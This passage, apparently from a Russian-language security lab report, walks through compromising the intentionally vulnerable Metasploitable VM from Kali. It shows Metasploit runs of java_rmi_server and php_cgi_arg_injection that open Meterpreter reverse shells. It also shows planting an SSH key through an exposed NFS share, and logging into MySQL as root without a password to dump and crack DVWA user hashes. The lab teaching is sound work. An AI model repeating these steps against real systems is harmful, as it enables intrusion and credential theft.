Из статуса запуска эксплоита видно, что в процессе запускается локальная служба на хосте Kali Linux, хосту посылается модифицированная библиотека, код которой открывает соединение с целевого хоста к машине атакующего, что позволяет получить root-доступ к жертве.

На рисунке 2.3.1.2 демонстрируется процесс задания параметров эксплоита.

На рисунке 2.3.1.3 демонстрируется запуск и успешная эксплуатация уязвимости.

```
msf5 exploit(multi/misc/java_rmi_server) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     10.10.10.4       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Рисунок 2.3.1.2 - Настройка эксплоита

```
msf5 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.4:1099 - Using URL: http://0.0.0.0:8080/VUsF2i
[*] 10.10.10.4:1099 - Local IP: http://10.10.10.5:8080/VUsF2i
[*] 10.10.10.4:1099 - Server started.
[*] 10.10.10.4:1099 - Sending RMI Header ...
[*] 10.10.10.4:1099 - Sending RMI Call ...
[*] 10.10.10.4:1099 - Replied to request for payload JAR
[*] Sending stage (53906 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.5:4444 → 10.10.10.4:46198) at 2020-04-12 05:55:47 -0400
[*] 10.10.10.4:1099 - Server stopped.

meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: root
meterpreter >
```

Рисунок 2.3.1.3 - Запуск эксплоита

2.3.2 PHP Web

Помимо традиционных сетевых служб типа FTP Metasploitable содержит веб-сервер Apache.

Apache является одним из первых веб-серверов, которые появились в интернете. В случае с Metasploitable, Apache имеет тесную интеграцию с интерпретируемым языком программирования PHP.

Так как PHP является одним из самых популярных языков программирования для построения динамических веб-сайтов его включение в Metasploitable считается вполне объяснимым.

Сразу после запуска, Metasploitable включает службу веб-сервера Apache, что делает его доступным сразу же после загрузки виртуальной машины. Для того чтобы получить доступ к веб-серверу нужно открыть браузер и перейти на URL http://адрес-хоста/, где адрес хоста, это IP-адрес виртуальной машины Metasploitable.

На рисунке 2.3.2.1 демонстрируется переход на этот URL из браузера Firefox для получения контента веб-сервера.

Полученная страница содержит информацию о Metasploitable, в частности информацию о том, что *ни в коем случае нельзя ставить Metasploitable в локальную сеть в которой находятся используемые сетевые устройства***,** так как это является небезопасным.

Также главная страница содержит информацию о том, как получить доступ к Metasploitable используя дефолтный логин и пароль.

Помимо этого, главная страница содержит гиперссылки, которые ведут к различным веб-приложениям Metasploitable.

Эти веб-приложения являются тренажерами для специалистов информационной безопасности, которые позволяют изучать известные веб-уязвимости, среди которых XSS (Cross-site Scripting), CSRF (Cross Site Request Forgery), SQL-инъекции и многое другое.

На самом деле одним из самых часто используемых векторов атаки считаются веб-приложения, а SQL-инъекции из года в год считаются наиболее болезненными и часто встречаемыми уязвимостями в веб-приложениях.

Таким образом изучение уязвимостей веб-приложений считается отправной точкой для всех обучающихся информационной безопасности.




Рисунок 2.3.2.1 - Главная страница веб-приложения

Metasploitable предлагает следующие веб-ресурсы:

– *TWiki* - представляет из себя доску объявлений(Bulletin Board System), где желающие пользователи оставляют комментарии и сообщения;


– *phpMyAdmin* - веб-приложение для управления базой данных MySQL используя веб-интерфейс;

– *Mutillidae* - веб-приложение для изучения уязвимостей веб-приложений;

– *DVWA* - веб-приложение для изучения уязвимостей из OWASP TOP 10;

– *WebDAV* - расширение для протокола HTTP, которое позволяет клиентам выполнять операции связанные с авторством веб-контента.

На рисунке 2.3.2.2 демонстрируется процесс поиска информации об установленной версии PHP.



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

Рисунок 2.3.2.2 - Установленная версия PHP

Данный шаг является крайне важным при поиске уязвимостей веб-приложений, так как атакующий получает критически важную информацию об исполняемой среде веб-приложений и может использовать уязвимости присущие данной версии PHP.

Обычно страница с информацией о PHP на реальных сайтах отключается и делается недоступной пользователям. В Metasploitable таких ограничений нет, и любой пользователь может получить информацию о версии PHP перейдя по ссылке. Полученная информация позволяет идентифицировать версию PHP и операционную систему на которой интерпретатор PHP инсталлирован.

Помимо этого, данную информацию можно использовать для поиска эксплойтов в базе Metasploit. Получив информацию об установленной версии PHP атакующий определяет ее как потенциально уязвимую.

Дело в том, что версия PHP 5.2.4 является уязвимой к эксплоиту *exploit/multi/http/php_cgi_arg_injection*. Данный эксплоит позволяет выполнять произвольные команды на сервере Apache используя функции PHP.

На рисунке 2.3.2.3 демонстрируется настройки эксплоита.

На рисунке 2.3.2.4 демонстрируется запуск эксплоита.




Рисунок 2.3.2.3 - Использование эксплоита для PHP




Рисунок 2.3.2.4 - Запуск эксплоита

После запуска эксплоит запускает процесс на локальном хосте, который слушает входящие соединения, а используя уязвимость выполнения произвольного кода, на целевом хосте исполняемый код открывает активную сессию и подключается к нашему слушающему процессу. Это позволяет получить доступ от пользователя *www-data* к веб-серверу Apache.

В отличие от предыдущих примеров, в данном случае получить root-доступ сразу же не получилось и это вполне нормально. Существуют способы эскалации привилегий от текущего пользователя в операционной системе и получить root-доступ имея наименьшие привилегии не составляет определенного труда. Единственным условием успешной эскалации является наличие уязвимости в операционной системе, которая бы сделала эскалацию возможной. Одним из векторов атаки являются приложения, которые позволяют выполнять операцию *set user id*.

Это значит, что такие приложения позволяют выполнять самих себя от имени другого пользователя. Но это не означает, что, получив доступ не от пользователя root, злоумышленник не получит важной информации.

Так, например, получив доступ от имени пользователя (рисунок 2.3.2.4) *www-data* злоумышленник может получить полный доступ к содержимому веб-сервера. Это может привести к удалению, изменению или созданию произвольных файлов на веб-сервере.

На рисунке 2.3.2.5 демонстрируется процесс выполнения команд на веб-сервере от имени пользователя *www-data*.

```
meterpreter > getwd
/var/www
meterpreter > ls
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
41777/rwxrwxrwx   4096   dir   2012-05-20 15:30:29 -0400  dav
40755/rwxr-xr-x   4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
40755/rwxr-xr-x   4096   dir   2012-05-14 01:43:54 -0400  mutillidae
40755/rwxr-xr-x   4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
40755/rwxr-xr-x   4096   dir   2012-05-14 01:50:38 -0400  test
40775/rwxrwxr-x   20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
40775/rwxrwxr-x   20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
40755/rwxr-xr-x   4096   dir   2010-04-16 15:27:58 -0400  twiki

meterpreter >
```

Рисунок 2.3.2.5 - Запуск команд на цели

2.3.3 SSH NetFS

SSH (Secure Shell) - это сетевой протокол, обеспечивающий удаленный доступ к хосту используя протокол TCP. В отличие от других протоколов удаленного доступа, он обеспечивает защищенное соединение между двумя точками. Достигается это с помощью средств криптографии с применением алгоритмов симметричного и асимметричного шифрования.

NetFS (Network File System) - сетевая файловая система, позволяющая делать разделы локальной файловой системы общедоступными из локальной сети.

Это означает, что любой пользователь сети, имеющий доступ в данную систему может смонтировать выделенный или как еще говорят “расшаренный” раздел файловой системы удаленного сервера и прочитать или записать в него.

Рассматриваемая эксплуатация этой уязвимости использует обе эти технологии для получения несанкционированного доступа к хосту с доступной сетевой файловой системой.

Сценарий атаки следующий. Имеется удаленная машина с доступной сетевой файловой системой, в которую пользователи могут писать и читать. Необходимо не зная логина и пароля пользователя целевой системы получить к ней доступ.

Результат сканирования целевой машины показал, что на ней запущена служба SSH на порте номер 22. Это значит, что в системе есть по крайней мере

один пользователь имеющий удаленный доступ к системе. Предположим, что это сетевой администратор этой системы. Однако мы не знаем ни логина, ни пароля этого пользователя. Трюк, который можно провернуть гениально прост. На хосте атакующего генерируется публичный SSH ключ, который будет использоваться для получения доступа в удаленную систему. Этот ключ затем помещается в домашнюю директорию администратора удаленного хоста в которой хранятся все публичные SSH ключи. Выполнив эту операцию атакующий даже не зная пароля пользователя используя SSH ключ получит удаленный доступ к хосту.

На рисунке 2.3.3.1 демонстрируется процесс генерации пары открытого/закрытого SSH ключей.

На рисунке 2.3.3.2 демонстрируется процесс монтирования удаленного раздела файловой системы целевого хоста и подмена SSH ключа пользователя с логином *msfadmin*.

```
kali@kali:~/Desktop$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Mt0dX0qZYcn8kbeJo+ULxCa1nker+knkHL0sICVj3V4 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|              oo..|
|         .  ..  .+*.|
|        + oo.oE=.*|
|       ..+o.*oO =.|
|       o.S.*+B•=  |
|        o. ==o+.  |
|            =+o.  |
|           ..o.   |
|          .oo     |
+----[SHA256]-----+
kali@kali:~/Desktop$
```

Рисунок 2.3.3.1 - Генерация SSH ключей




Рисунок 2.3.3.2 - Копирование SSH ключа на цель

Для монтирования сетевой файловой системы используется утилита *mount* с опцией *-t nfs*. Успешно смонтировав корневую файловую систему удаленного хоста происходит копирование SSH ключа с локального хоста атакующего на удаленный хост.

Для получения доступа к удаленному хосту достаточно указать его имя.

На рисунке 2.3.3.3 демонстрируется процесс подключения к удаленному хосту используя публичный SSH ключ.




Рисунок 2.3.3.3 - Подключение к цели по SSH

Как видно из рисунка 2.3.3.3 удаленный доступ был получен от имени пользователя *msfadmin*. Причем, система не потребовала ввода пароля пользователя так как публичный SSH ключ для заданного пользователя

хранится в его домашнем каталоге, а приватный ключ находится на нашем локальном хосте, и аутентификация происходит нормально.

Таким образом вход в систему был осуществлен без знания пароля пользователя.

2.3.4 MySQL Weak Password

MySQL - является одной из самых популярных реляционных баз данных используемых для разработки веб-приложений. Обычно поставляется в составе пакетов программного обеспечения. Например, LAMP (Linux Apache MySQL PHP) является стандартным стеком для разработки веб-приложений.

Рассматриваемая уязвимость затрагивает систему аутентификации базы данных MySQL. По умолчанию доступ в базу данных должен иметь ограниченный набор пользователей каждый из которых должен быть закреплен за ролью, которая ограничивает набор полномочий этого пользователя в базе данных. Однако бывают случаи, когда база данных конфигурируется неправильно, что приводит к неправомерному доступу к ней третьих лиц. Данный случай получения доступа и будет рассмотрен.

Во-первых, базы данных не должны быть доступны для внешней сети. Чаще всего удаленный доступ к базе данных разрешен только ограниченному набору пользователей и только с локального хоста. Это позволяет избежать подключению извне.

Во-вторых, пользователь *root* по умолчанию имеет доступ к базе данных и обладает неограниченным набором прав. Безопасная конфигурация вообще запрещает пользователю *root* подключение к базе данных.

Версия базы данных MySQL находящаяся на хосте Metasploitable нарушает эти два принципа сразу. Это позволяет любому пользователю локальной сети получить удаленный доступ к базе данных от пользователя *root*.

На рисунке 2.3.4.1 демонстрируется подключение к удаленной базе данных MySQL от пользователя *root*.

По умолчанию пользователю *root* не требуется пароль для входа в базу данных, а это значит, что уже на этом этапе получен полный доступ к базе данных.

Первым делом при получении доступа к базе данных необходимо получить список доступных баз данных.

На рисунке 2.3.4.2 демонстрируется процесс поиска всех созданных баз данных.

Используя команду *show databases* можно получить список всех созданных баз данных на сервере.

На рисунке 2.3.4.3 демонстрируется процесс выбора базы данных dvwa.

```
kali@kali:~/Desktop$ mysql -u root -h 10.10.10.4
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> help
```

Рисунок 2.3.4.1 - Подключение к MySQL

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]>
```

Рисунок 2.3.4.2 - Поиск всех созданных баз данных

```
MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+---------------+
| Tables_in_dvwa |
+---------------+
| guestbook     |
| users         |
+---------------+
2 rows in set (0.001 sec)

MySQL [dvwa]>
```

Рисунок 2.3.4.3 - Выбор базы данных dvwa

Используя команду *use имя_базы_данных* можно переключиться в выбранную базу данных, а используя команду *show tables* можно посмотреть все созданные в выбранной базе таблицы.

Идентификаторы таблиц, то есть их имена, могут дать подсказку о том какие данные в них могут хранится. Исходя из этого в базе данных dvwa имеются две таблицы: guestbook и users. Наибольший интерес представляет таблица users, так как она может содержать информацию о пользователях. Например, их логины или пароли.

На рисунке 2.3.4.4 демонстрируется процесс получения данных из таблицы users.

```
MySQL [dvwa]> select * from users;
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
| user_id | first_name | last_name | user    | password                         | avatar                                                   |
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg      |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg    |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg       |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg      |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg     |
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
5 rows in set (0.001 sec)
```

Рисунок 2.3.4.4 - Получение содержимого таблицы users

Наиболее интересными столбцами таблицы являются user и password. Используя эти данные, мы можем получить доступ в веб-приложение. Однако колонка “password” содержит зашифрованные значения паролей. Для их сокрытия используется односторонняя хеш-функция MD5. Однако простой поиск данной строки в поисковике дает расшифрованный результат.

На рисунке 2.3.4.5 демонстрируется подобранный хеш пароля для пользователя *admin*.




Рисунок 2.3.4.5 - Подбор хеша пароля пользователя admin

Это значит, что, используя логин *admin* и пароль *password,* можно получить доступ к веб-приложению DVWA.

На рисунке 2.3.4.6 демонстрируется процесс получения доступа к веб-приложению DVWA в качестве пользователя admin.

